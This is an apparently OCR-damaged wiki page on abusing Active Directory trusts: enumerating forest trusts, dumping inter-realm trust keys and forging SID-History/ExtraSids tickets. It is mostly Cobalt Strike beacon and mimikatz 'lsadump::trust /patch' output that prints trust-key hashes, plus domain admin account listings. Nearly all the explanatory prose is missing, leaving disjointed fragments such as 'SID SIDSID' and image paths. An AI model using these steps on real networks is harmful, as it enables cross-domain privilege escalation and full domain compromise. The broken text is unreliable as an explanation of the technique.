

AD


Forest 1
Forest 2
Forest 3
Forest Trust
Forest Trust
Forest Root
Forest Root
Forest Root
wingtiptoys.com
tailspintoys.com
wideworldimporters.com

A B B C A C


med-factory.local Properties
General
Name Suffix Routing
This Domain:
raven-med.local
Other Domain:
med-factory.local
Trust type:
Forest
The other domain supports Kerberos AES Encryption
Direction of trust:
Incoming: Users in the local domain can authenticate in the specified domain, but users in the specified domain cannot authenticate in the local domain.
Transitivity of trust:
This trust is forest transitive. Users from indirectly trusted domains within the enterprise may authenticate in the trusting enterprise.
To confirm or reset this trust relationship and update its routed name suffixes, click Validate.
Validate
To save a file with the details about the status of the names associated with this trust, click Save As.
Save As...
OK
Cancel
Apply
Help

( ) A B B C A C A C

```
beacon> powershell get-domaintrust
[*] Tasked beacon to run: get-domaintrust
[+] host called home, sent: 309 bytes
[+] received output:
#< CLIXML


SourceName      : raven-med.local
TargetName      : prod.raven-med.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 1/21/2023 3:13:26 AM
WhenChanged     : 6/11/2023 7:10:02 PM

SourceName      : raven-med.local
TargetName      : white-bird.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 1/22/2023 4:19:54 AM
WhenChanged     : 6/11/2023 7:10:03 PM

SourceName      : raven-med.local
TargetName      : med-factory.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Inbound
WhenCreated     : 5/8/2023 8:59:11 PM
WhenChanged     : 5/8/2023 9:54:15 PM
```


white-bird raven-med med-factory raven-med med-factory whi
bird prod med-factory prod

AD **RAVEN-MED\Administrator** RAVEN-MED administrator

```
PS C:\windows\tasks> net user administrator /domain
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/20/2023 11:38:16 AM
Password expires             Never
Password changeable          1/21/2023 11:38:16 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/11/2023 12:37:37 PM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Group Policy Creator *Domain Admins
                             *Domain Users
The command completed successfully.
```

```
PS C:\windows\tasks> net user administrator /domain
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/20/2023 5:08:38 PM
Password expires             Never
Password changeable          1/21/2023 5:08:38 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/14/2023 7:06:35 PM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users          *Domain Admins
                             *Schema Admins         *Group Policy Creator
                             *Enterprise Admins
The command completed successfully.
```

AD Med-factory (Med-factory Raven-med) Administrator




## SID

SID History/ExtraSids **SID History** SID SIDSID

**( )**

**prod raven-med** rav**prod**d **raven-med$**

```
beacon> mimikatz lsadump::trust /patch
[*] Tasked beacon to run mimikatz's lsadump::trust /patch command
[+] host called home, sent: 750704 bytes
[+] received output:

Current domain: PROD.RAVEN-MED.LOCAL (PROD / S-1-5-21-1674258736-4167122442-1078531953)

Domain: RAVEN-MED.LOCAL (RAVEN-MED / S-1-5-21-3775014555-2484002919-2799327105)
 [  In ] PROD.RAVEN-MED.LOCAL -> RAVEN-MED.LOCAL
    * 6/11/2023 12:10:03 PM - CLEAR   - 15 84 c8 57 06 8c d7 6b e0 04 3d ea 28 4c 5d f5 3a b5 8f 8e 7f 7c 2c 5c 7e 1
ae 1c 1a 60 45 59 71 5f aa df 45 8a 6e 11 04 a5 15 e1 4b ac b5 48 00 07 70 06 aa b4 ea f1 cc 7e a2 1f 18 e7 bc 67 e0
45 06 30 ef b5 25 88 56 2c 00 1f 18 2c 17 07 4c 0d 52 7c 40 88 c9 37 5b 0f e8 dd 72 29 e9 ee 2e 79 f4 05 ce 06 59 aa
4d b8 fa 03 aa ad ad ec 28 72 74 9b 8c 26 6b 71 e8 de 8e cb f4 0d 2a b5 ed
        * aes256_hmac       e168f710251f6304bf377f0f3779fcbd885d079d085b14df56830f04c965ab71
        * aes128_hmac       4a96dec260c0b3af353328cfe8eaa472
        * rc4_hmac_nt       7a93230db5144ccd92ac1fa086f46e49

 [ Out ] RAVEN-MED.LOCAL -> PROD.RAVEN-MED.LOCAL
    * 6/11/2023 11:33:12 AM - CLEAR   - 40 51 1d 89 63 04 a5 3d 52 44 a4 63 4e 23 d2 20 78 73 a3 46 0d e6 23 16 78 2
46 84 91 1d 81 87 a4 7b af b4 7c 5a 75 e8 87 5d 26 eb 83 6c 26 54 75 8f a1 16 be 90 62 d1 ee 8c 13 77 4f 24 01 02 99
58 ac 63 be aa ec 83 a3 66 71 4a b8 c6 ce e0 29 b4 8e cd 9a 4c a1 8f fa e1 55 b6 b9 43 4f 2e e8 2d 25 9d 94 cb 13 60
b4 53 c1 d6 2d 3a 35 44 60 77 70 9b db a6 41 19 02 17 67 43 27 ad 8b 6a 15
        * aes256_hmac       7fe3d30bada6f8a4be098df2c7787116383cefaa3b9c4c468b67ca9ecd6544fd
        * aes128_hmac       0ebbdac1922b0451e3a081a5bf7450bc
        * rc4_hmac_nt       525fed861e6da4bf06de1be65c9ee3c7
```

```
beacon> mimikatz lsadump::trust /patch
[*] Tasked beacon to run mimikatz's lsadump::trust /patch command
[+] host called home, sent: 750704 bytes
[+] received output:

Current domain: RAVEN-MED.LOCAL (RAVEN-MED / S-1-5-21-3775014555-2484002919-2799327105)

Domain: PROD.RAVEN-MED.LOCAL (PROD / S-1-5-21-1674258736-4167122442-1078531953)
 [  In ] RAVEN-MED.LOCAL -> PROD.RAVEN-MED.LOCAL
    * 5/8/2023 2:56:51 PM - CLEAR   - 40 51 1d 89 63 04 a5 3d 52 44 a4 63 4e 23 d2 20 78 73 a3 46 0d e6 23 16 78 2b 28
        * aes256_hmac       7fe3d30bada6f8a4be098df2c7787116383cefaa3b9c4c468b67ca9ecd6544fd
        * aes128_hmac       0ebbdac1922b0451e3a081a5bf7450bc
        * rc4_hmac_nt       525fed861e6da4bf06de1be65c9ee3c7

 [ Out ] PROD.RAVEN-MED.LOCAL -> RAVEN-MED.LOCAL
    * 6/11/2023 12:10:02 PM - CLEAR   - 15 84 c8 57 06 8c d7 6b e0 04 3d ea 28 4c 5d f5 3a b5 8f 8e 7f 7c 2c 5c 7e 15
        * aes256_hmac       e168f710251f6304bf377f0f3779fcbd885d079d085b14df56830f04c965ab71
        * aes128_hmac       4a96dec260c0b3af353328cfe8eaa472
        * rc4_hmac_nt       7a93230db5144ccd92ac1fa086f46e49
```

## TGT

Kerberos TGT (Inter-realm TGT) TGT


## SID

SID AD SID **1000** **RID** SID S1000 RID SID SID

RID 1000 SID A B SID SID

| | | |
|---|---|---|
| S-1-5-21-<Domain>-R<br>R >= 1000 | Identifiers for end user-created domain identities and domain groups. | Not filtered at domain and external trust boundaries. Can be filtered at member, quarantined, and cross-forest boundaries. |

TGT TGS-REP / krbtgt TGT




AS-REQ TGT
AS-REP KDC TGT
TGS-REQ KDC TGS
TGS-REP krbtgt TGT
TGS-REQ TGT
TGS-REP TGT TGS

Revision #11
Created 15 June 2023 04:12:05 by

Updated 2 July 2023 02:02:35 by